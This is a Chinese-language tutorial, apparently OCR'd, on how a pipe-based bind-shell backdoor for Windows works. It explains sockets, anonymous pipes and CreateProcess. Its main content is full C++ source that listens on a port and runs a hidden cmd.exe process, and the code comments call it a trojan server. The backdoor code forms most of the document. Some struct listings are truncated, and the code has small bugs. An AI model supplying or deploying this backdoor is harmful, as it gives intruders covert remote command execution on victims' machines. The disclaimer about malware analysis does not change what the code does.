
结合实战意义的后门shell原理（一）

最近在分析恶意代码的过程中，遇到了基于管道的后门，于是就学习了一下基于管道的shell后门原理，自己动手写了一个简单的shell后门。分享一下，供大家交流，如有错误之处，欢迎指出。声明：本内容仅供用于分析恶意代码时参考相关原理，请自觉遵守相关法律，严禁使用相关技术进行任何非法目的。否则，自行承担后果。

原理

本次实现的是一个正向的shell，被控者作为服务器，在本地监听一个端口，hacker作为客户端，通过网络来连接。整个原理如下图所示：



hacker通过网络来发送和接收数据，箭头在这里表示数据流向，首先数据从hacker这里通过网络套接字，传入被控者的buffer区，然后buffer区通过一个管道写入，CMD程序从该管道的另一端读取，并作为CMD程序的输入。

CMD程序执行完结果，将输出写入另一个管道，buffer区再从该管道的另一端读取输出，然后通过网络套接字发送到hacker。

其中，CMD程序通过CreateProcess这个函数API来调用，在设置的时候，可以将程序的输入输出自行指定。

结合实战意义的后门shell原理（二）

相关API
socket相关
关于socket相关的API，相信大家都很熟悉了，这里就简单介绍一下创建TCP服务端程序的函数调用流程如下：

WSAStartup()->socket()->bind()->listen()->accept()->send()/recv()->closesocket()->WSACleanup()。

首先使用WSAStartup()来初始化Winsock库，使用完毕后要调用WSACleanup()来释放Winsock库。然后使用socket()创建套接字，使用完毕后要调用closesocket()关闭套接字。对于WSAStartup()/WSACleanup()和socket()/closesocket()这样的函数，最好在写完一个函数后，就写出另外一个函数，避免遗忘。创建完套接字后，就可以使用bind()、listen()、accept()、send()和recv()。其中为bind()函数指定地址和端口时，还涉及到sockaddr_in结构体，以及将主机字节序转为网络字节序的htons函数等。这些都是固定的流程，就不过多赘述了。

管道相关操作
管道是一种进程之间通信的技术，可以分为命名管道和匿名管道，匿名管道只能实现本地机器上两个进程间的通信，常用来在一个父进程和子进程之间传递数据。我们这里使用匿名管道即可，因为匿名管道比命名管道相对简单。

首先需要CreatePipe()创建管道，该函数的定义如下：

```
BOOL CreatePipe(
  PHANDLE hReadPipe,                    // read handle
  PHANDLE hWritePipe,                   // write handle
  LPSECURITY_ATTRIBUTES lpPipeAttributes,  // security attributes
```

hReadPipe指向一个用来接收管道的读取句柄的变量；

hWritePipe指向一个用来接收管道写入句柄的变量；

lpPipeAttributes指向一个SECURITY_ATTRIBUTES结构的指针，它决定了返回的句柄是否可以由子进程继承。如果lpPipeAttributes为NULL，则该句柄不能继承。这里我们要将其设置为可继承。SECURITY_ATTRIBUTES结构体比较简单可以自行查阅MSDN设置。

nSize指定管道的缓冲区大小，以字节为单位。大小只是一个建议；系统使用值来计算一个适当的缓冲机制。如果此参数为零，则系统使用默认缓冲区大小。这里我们赋值为0即可。

向管道读取或者写入数据，直接调用ReadFile和WriteFile即可。在读取数据前，可以先调用PeekNamePipe()查看管道中是否有数据，其定义如下：

```
BOOL PeekNamedPipe(
  HANDLE hNamedPipe,                // handle to pipe
  LPVOID lpBuffer,                  // data buffer
  DWORD nBufferSize,                // size of data buffer
  LPDWORD lpBytesRead,              // number of bytes read
  LPDWORD lpTotalBytesAvail,        // number of bytes available
```

新建进程

相信大家对CreateProcess都不陌生，这里简单回顾一下，函数定义如下：

```
BOOL CreateProcess(
  LPCTSTR lpApplicationName,                // name of executable module
  LPTSTR lpCommandLine,                     // command line string
  LPSECURITY_ATTRIBUTES lpProcessAttributes, // SD
  LPSECURITY_ATTRIBUTES lpThreadAttributes,  // SD
  BOOL bInheritHandles,                     // handle inheritance option
  DWORD dwCreationFlags,                    // creation flags
  LPVOID lpEnvironment,                     // new environment block
  LPCTSTR lpCurrentDirectory,               // current directory name
  LPSTARTUPINFO lpStartupInfo,              // startup information
  LPPROCESS_INFORMATION lpProcessInformation // process information
```

在这里需要重点关注的是，设置lpStartupInfo结构体中的内容。该结构体如下：

```
typedef struct _STARTUPINFO {
    DWORD   cb;
    LPTSTR  lpReserved;
    LPTSTR  lpDesktop;
    LPTSTR  lpTitle;
    DWORD   dwX;
    DWORD   dwY;
    DWORD   dwXSize;
    DWORD   dwYSize;
    DWORD   dwXCountChars;
    DWORD   dwYCountChars;
    DWORD   dwFillAttribute;
    DWORD   dwFlags;
    WORD    wShowWindow;
    WORD    cbReserved2;
    LPBYTE  lpReserved2;
    HANDLE  hStdInput;
    HANDLE  hStdOutput;
```

重点是需要将hStdInput、hStdOutput、hStdError进行设置。设置为对应管道的读写句柄。

在本例中，hStdInput为管道1的读句柄，hStdOutput、hStdError都设置为管道2的写句柄。

结合实战意义的后门shell实现代码（三）

```
1  #define _CRT_SECURE_NO_WARNINGS
2  #define _WINSOCK_DEPRECATED_NO_WARNINGS
3  #include <WinSock2.h>
4  #include <iostream>
5  #include <windows.h>
6  #include <cstdlib>
7  #include <iostream>
8  #include <urlmon.h>
9  #include <WinInet.h>
```

```cpp
#include <ctime>
#define CMD_LINE_LEN 512
#define RECV_BUF_LEN 4096
using namespace std;

#pragma comment(lib, "WinInet.lib")
#pragma comment(lib, "urlmon.lib")
#pragma comment(lib, "ws2_32.lib")

BOOL fExit = FALSE;

struct ThreadInfoNode
{
    SOCKET hSock;
    HANDLE hPipe;
};


int SndMsg(SOCKET hSock, char *szBuf, int nSize)
{
    int iOffset = 0;
    int iCurr = 0;

    if (INVALID_SOCKET == hSock ||
        NULL == szBuf ||
        nSize <= 0)
    {
        return(-1);
    }

    do
    {
        iCurr = send(hSock, szBuf + iOffset, nSize, 0);
        if (iCurr == SOCKET_ERROR)
        {
            break;
        }
        iOffset += iCurr;
        nSize -= iCurr;
    } while (nSize > 0);

    return(iOffset);
}

// 该线程用于从客户端接收命令并将其写入hWritePipe1
DWORD WINAPI ThreadInputProc(
    LPVOID lpThreadParameter
    )
{
    ThreadInfoNode stNode = *(ThreadInfoNode *)lpThreadParameter;
    HANDLE hPipe = stNode.hPipe;
    SOCKET hSock = stNode.hSock;
    char szCmdLine[CMD_LINE_LEN] = { 0 };
    int iRet = 0;
    DWORD dwWritten = 0;
    BOOL fOk = FALSE;

    while (!fExit)
    {
        RtlZeroMemory(szCmdLine, CMD_LINE_LEN);
        iRet = recv(hSock, szCmdLine, CMD_LINE_LEN, 0);
        if (iRet > 0 && SOCKET_ERROR != iRet)
        {
            if (!_stricmp("exit\n", szCmdLine))
            {
                fExit = TRUE;
            }
            WriteFile(hPipe, szCmdLine, iRet, &dwWritten, NULL);
        }
        else
        {
            WriteFile(hPipe, "exit\n", sizeof("exit\n"), &dwWritten, NULL);
            fExit = TRUE;
            break;
```

```
        }
        Sleep(50);
    }

    return(0);
}

// 该线程用于从cmd进程中获取结果并将其传送到远端
DWORD WINAPI ThreadOuputProc(
    LPVOID lpThreadParameter
)
{
    ThreadInfoNode stNode = *(ThreadInfoNode *)lpThreadParameter;
    HANDLE hPipe = stNode.hPipe;
    SOCKET hSock = stNode.hSock;
    char szBuf[RECV_BUF_LEN] = { 0 };
    DWORD dwReaded = 0;
    DWORD dwTotalAvail = 0;
    BOOL fOk = FALSE;

    while (!fExit)
    {
        RtlZeroMemory(szBuf, RECV_BUF_LEN);
        dwTotalAvail = 0;
        fOk = PeekNamedPipe(hPipe, NULL, 0, NULL, &dwTotalAvail, NULL);
        if (fOk && dwTotalAvail > 0)
        {
            fOk = ReadFile(hPipe, szBuf, RECV_BUF_LEN, &dwReaded, NULL);
            if (fOk && dwReaded > 0)
            {
                SndMsg(hSock, szBuf, dwReaded);
            }
            Sleep(50);
        }

    }

    return(0);
}

BOOL StartShell(const char *pcszIP, UINT uiPort)
{
    BOOL fRet = FALSE;
    SOCKADDR_IN stSockAddr = { 0 };
    SOCKADDR_IN stClntSockAddr = { 0 };
    SOCKET hSock = INVALID_SOCKET;
    SOCKET hClntSock = INVALID_SOCKET;
    HANDLE hProcess = NULL;
    HANDLE hReadPipe0 = NULL, hWritePipe0 = NULL;
    HANDLE hWritePipe1 = NULL, hReadPipe1 = NULL;
    HANDLE hThreadInput = NULL, hThreadOutput = NULL;
    HANDLE hThreads[2] = { 0 };
    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    SECURITY_ATTRIBUTES sa = { 0 };

    int iAddrLen = sizeof(stClntSockAddr);
    int iRet = 0;
    WSADATA wsaData = { 0 };

    __try
    {
        WSAStartup(MAKEWORD(2, 2), &wsaData);

        hSock = socket(AF_INET, SOCK_STREAM, 0);
        if (INVALID_SOCKET == hSock)
        {
            __leave;
        }
        stSockAddr.sin_addr.S_un.S_addr = inet_addr(pcszIP);
        stSockAddr.sin_port = htons(uiPort);
        stSockAddr.sin_family = AF_INET;

        iRet = bind(hSock, (SOCKADDR *)&stSockAddr, sizeof(stSockAddr));
```

```
        if (SOCKET_ERROR == iRet)
        {
            __leave;
        }
        iRet = listen(hSock, 5);
        if (SOCKET_ERROR == iRet)
        {
            __leave;
        }

        hClntSock = accept(hSock, (SOCKADDR *)&stClntSockAddr, &iAddrLen);
        if (INVALID_SOCKET == hClntSock)
        {
            __leave;
        }

        sa.bInheritHandle = TRUE;
        sa.lpSecurityDescriptor = NULL;
        sa.nLength = sizeof(sa);

        // 创建2条管道
        if (!CreatePipe(&hReadPipe0, &hWritePipe0, &sa, 0) ||
            !CreatePipe(&hReadPipe1, &hWritePipe1, &sa, 0))
        {
            __leave;
        }

        // cmd产生的结果写入pipe0的写端，木马服务端把远程服务器的命令写入pipe1的写端
        // cmd从pipe1的读端接收命令，木马服务端从pipe0的读端读取命令
        si.cb = sizeof(STARTUPINFO);
        GetStartupInfo(&si);
        si.hStdError = si.hStdOutput = hWritePipe0;
        si.hStdInput = hReadPipe1;
        si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
        si.wShowWindow = SW_HIDE;

        char szCmdLine[MAX_PATH] = { 0 };
        char szBuf[MAX_PATH] = { 0 };

        // 获取CMD路径
        iRet = ExpandEnvironmentStringsA("%COMSPEC%", szCmdLine, MAX_PATH);
        if (!iRet)
        {
            GetSystemDirectory(szBuf, MAX_PATH);
            strcpy_s(szCmdLine, sizeof(szCmdLine), szBuf);
            strcpy_s(szCmdLine, sizeof(szCmdLine), "\\cmd.exe");
        }
        // 创建CMD进程
        fRet = CreateProcess(NULL, szCmdLine, NULL, NULL, TRUE, 0, NULL, NULL, &si,
&pi);
        if (!fRet)
        {
            __leave;
        }
        ThreadInfoNode stNodeInput = { hClntSock, hWritePipe1 };
        // 该线程用于从客户端接收命令并将其写入hWritePipe1
        hThreadInput = CreateThread(NULL, 0, ThreadInputProc, &stNodeInput, 0, NULL);
        if (NULL == hThreadInput)
        {
            __leave;
        }
        ThreadInfoNode stNodeOutput = { hClntSock, hReadPipe0 };
        // 该线程用于从cmd进程中获取结果并将其传送到远端
        hThreadOutput = CreateThread(NULL, 0, ThreadOuputProc, &stNodeOutput, 0, NULL);
        if (NULL == hThreadOutput)
        {
            __leave;
        }

        // 阻塞到这，直到线程结束
        hThreads[0] = hThreadInput;
        hThreads[1] = hThreadOutput;
        WaitForMultipleObjects(2, hThreads, TRUE, INFINITE);
    }
```

```
    __finally
    {
        WSACleanup();
        if (INVALID_SOCKET != hSock)
        {
            closesocket(hSock);
            hSock = INVALID_SOCKET;
        }
        if (INVALID_SOCKET != hClntSock)
        {
            closesocket(hSock);
            hSock = INVALID_SOCKET;
        }
        if (NULL != hProcess)
        {
            CloseHandle(hProcess);
            hProcess = NULL;
        }
        if (NULL != hThreads[0])
        {
            CloseHandle(hThreads[0]);
            hThreads[0] = NULL;
        }
        if (NULL != hThreads[1])
        {
            CloseHandle(hThreads[1]);
            hThreads[1] = NULL;
        }
        if (NULL != hReadPipe0)
        {
            CloseHandle(hReadPipe0);
            hReadPipe0 = NULL;
        }
        if (NULL != hReadPipe1)
        {
            CloseHandle(hReadPipe1);
            hReadPipe1 = NULL;
        }
        if (NULL != hWritePipe0)
        {
            CloseHandle(hWritePipe0);
            hWritePipe0 = NULL;
        }
        if (NULL != hWritePipe1)
        {
            CloseHandle(hWritePipe1);
            hWritePipe1 = NULL;
        }
    }

    return(TRUE);
}

int APIENTRY WinMain(HINSTANCE hInstance,
    HINSTANCE hPrevInstance,
    LPTSTR    lpCmdLine,
    int       nCmdShow)
{
    StartShell("127.0.0.1", 8880);

    return 0;
}
```